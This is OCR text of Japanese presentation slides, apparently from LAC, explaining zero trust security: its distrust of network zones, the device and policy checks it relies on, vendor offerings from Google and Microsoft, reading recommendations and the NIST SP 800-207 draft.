
ゼロトラストは、何を信用しないのか？

- **実環境における現実的な課題**
  - ネットワークは常に敵意に晒されている
  - 常に外部と内部の脅威が存在する
  - 「ローカル」「プライベート」＝安全ではない
  - 過去に適用されたポリシーは信頼できない
  - 不正を行う正規アカウント利用者が存在する

ゼロトラストセキュリティは、
現実的観点から「信用しない」

ゼロトラストは、何を信用するのか

- **ゼロトラストセキュリティモデルの信用の源泉**
  - 守るべき重要な資産＝「データ」
  - データへのアクセスをリアルタイムにっ動的チェックし、適用する



LAC
ともに、イキル

ゼロトラストは、何を信用するのか

- **信頼度**
  - 登録された端末かどうか
  - OSやアプリケーション、アンチウィルスソフトのパターンが最新かどうか
  - 端末が感染していないか
  - 時刻の設定が正しいか
  - アクセス元のロケーションは適切か
  - 許可されていないアプリケーションは導入されていないか

毎回最新のポリシーに従って判断する

ゼロトラストセキュリティとは

ネットワークセグメント（ゾーン）を信用しない

常に最新のポリシーで信用度を検証

全てのアクセスを確認する

アクセスポリシー適用の徹底により、「内・外」「VPN」といったネットワークセグメントへの」依存をなくすことで、より多様な働き方に対応し、安全性を保って生産性を最大化することが最大の目的。

ゼロトラストセキュリティのサービス

- Google
  - Beyond Corp
    - Google自身の取り組みを公開
    - 「コンテキストアウェアアクセス」として、Google Cloudの機能として提供
- Microsoft
  - Office365＋Azure AD＋Azure Sentinel
  - クラウドSIEM Azure Sentinelを中心とした全方位的なゼロトラストセキュリティの実現


深く知るために

- ゼロトラスト超入門
  - 岡村慎太郎 @okash1nさん著
  - コンセプトとしてのゼロトラストを理解するのに優れた一冊
  - https://booth.pm/ja/items/1318558

- ゼロトラストネットワーク
  - Evan Gilman, Doug Barth著 鈴木研吾 監訳
  - ゼロトラストについて現段階で最も詳しく描かれた日本語書籍

LAC
ともに、イキル

米国の動向


Draft NIST Special Publication 800-207

Zero Trust Architecture

Scott Rose
Oliver Borchert
Stu Mitchell
Sean Connelly

This publication is available free of charge from:
https://doi.org/10.6028/NIST.SP.800-207-draft

COMPUTER SECURITY

NIST
National Institute of Standards and Technology
U.S. Department of Commerce

- NIST Draft
  - Zero Trust Architecture
  - SP800-207-draft
  - 米国商務省の非規制機関NIST（アメリカ国立標準技術研究所が制定）
  - ゼロトラストアーキテクチャの考え方、シナリオ等

まとめ

～IoT時代のゼロディ攻撃と防御
受け入れ必至 "Zero Trust" とは～

- **オープンソースを活用したシステム開発における開発環境汚染**
  - 開発環境とオープンソースリポジトリ汚染
  - ソフトウェアサプライチェーンリスク

- **サプライチェーンリスクに備えるゼロトラストセキュリティの在り方**
  - ゼロトラストセキュリティとは
  - 既存のセキュリティ概念との違い

44

ご清聴ありがとうございました。

45

LAC
ともに、イキル